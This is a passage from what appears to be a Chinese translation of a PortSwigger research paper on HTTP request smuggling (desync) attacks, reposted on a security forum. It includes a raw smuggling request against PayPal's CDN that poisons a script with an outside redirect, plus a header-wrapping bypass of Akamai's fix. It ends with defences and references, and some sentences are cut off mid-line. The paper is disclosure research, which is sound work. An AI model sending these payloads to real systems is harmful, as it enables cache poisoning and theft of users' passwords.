POST /webstatic/r/fb/fb-all-prod.pp2.min.js HTTP/1.1
Host: c.paypal.com
Content-Length: 61
Transfer-Encoding: chunked

0

GET /webstatic HTTP/1.1
Host: skeletonscribe.net?
X: XGET /webstatic/r/fb/fb-all-prod.pp2.min.js HTTP/1.1
Host: c.paypal.com
Connection: close

HTTP/1.1 302 Found
Location: http://skeletonscribe.net?, c.paypal.com/webstatic/
```

但是有一个问题——PayPal的登录页面使用了`script-src`的csp，它破坏了我的重定向。

起初，这看起来像是纵深防御的胜利。但是，我注意到登录页面在一个动态生成的iframe中加载了c.paypal.com上的一个子页面。此子页没有使用CSP，还导入了我们的有害



我的同事GarethHeyes随后在paypal.com/us/gifts上发现了一个不使用CSP的页面，并导入了我们中毒的JS文件。通过使用我们的JS重定向c.paypal.com iframe到该URL（并在第三次触发我们的JS），我们最终可以从使用Safari或IE登录的所有人访问父和窃取明文Paypal密码。



PayPal通过配置Akamai拒绝包含传输编码的请求：chunked header，快速地解决了这个漏洞，并授予了18900美元的赏金。

几周后，在发明和测试一些新的去同步技术时，我决定尝试使用一个换行的头文件：

```
Transfer-Encoding:
 chunked
```

这似乎使转移编码头对于Akamai来说不可见，成功绕过，并再次授予我控制Paypal的登录页面。PayPal迅速应用了一个更稳健的解决方案，并获得了令人印象深刻的20000

Demo

另一个目标使用了反向代理链，其中一个没有将'\n'视为有效的头终止符。这意味着他们的网络基础设施中相当大的一部分容易受到走私请求的攻击。我录制了一个演示，演

您可以在本白皮书的在线版本https://portswigger.net/blog/http-desync-attacks9中找到该视频。

Defence

像往常一样，安全很简单。如果您的网站没有负载均衡器、cdn和反向代理，那么这种技术就不是一种威胁。引入的层越多，就越容易受到攻击。

每当我讨论攻击技术时，我都会被问到HTTPS是否可以阻止它。一如既往，答案是"不"。也就是说，通过将前端服务器配置为专门使用HTTP/2与后端系统通信，或者完全禁

可以通过重新配置前端服务器来解决此漏洞的特定实例，以便在继续路由之前将不明确的请求规范化。对于不想让客户受到攻击的客户来说，这可能是唯一现实可行的解决方

对于后端服务器来说，正常化请求不是一个选项——它们需要彻底拒绝不明确的请求，并删除关联的连接。由于拒绝请求比简单地使其正常化更可能影响合法流量，因此我建

当你的工具对你不利时，有效的防御是不可能的。大多数Web测试工具在发送请求时都会自动"更正"内容长度头段，从而使请求无法走私。在BurpSuite中，您可以使用Rep
menu禁用此行为-确保您选择的工具具有同等的功能。此外，某些公司和bug赏金平台通过Squid之类的代理来转发测试人员的流量，以便进行监控。这些将管理测试人员发

Conclusion

在多年来一直被忽视的研究基础上，我引入了新的技术来取消服务器的同步，并演示了使用大量真实网站作为案例研究来利用结果的新方法。

通过这一点，我已经证明了请求走私是对Web的主要威胁，HTTP请求解析是一个安全关键的功能，容忍不明确的消息是危险的。我还发布了一个方法论和一个开源工具包，

这一主题仍在研究中，因此我希望本出版物将有助于在未来几年内激发新的去同步技术和开发。

References

1. https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf
2. https://portswigger.net/blog/turbo-intruder-embracing-the-billion-request-attack
3. https://tools.ietf.org/html/rfc2616#section-4.4
4. https://regilero.github.io/tag/Smuggling/
5. https://github.com/portswigger/desynchronize
6. https://portswigger.net/blog/cracking-the-lens-targeting-https-hidden-attack-surface 7. https://github.com/PortSwigger/param-miner
7. https://portswigger.net/blog/practical-web-cache-poisoning#hiddenroutepoisoning
8. https://portswigger.net/blog/http-desync-attacks

议题原文件

https://pan.baidu.com/s/1ycNVD8Y3EIr4ayEnM9eqew

上一篇：CVE-2019-0193 Apa... 下一篇：windows远程执行cmd命令的...

1. 1 条回复

floa**** 2019-08-16 16:39:45

跪了。。。

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录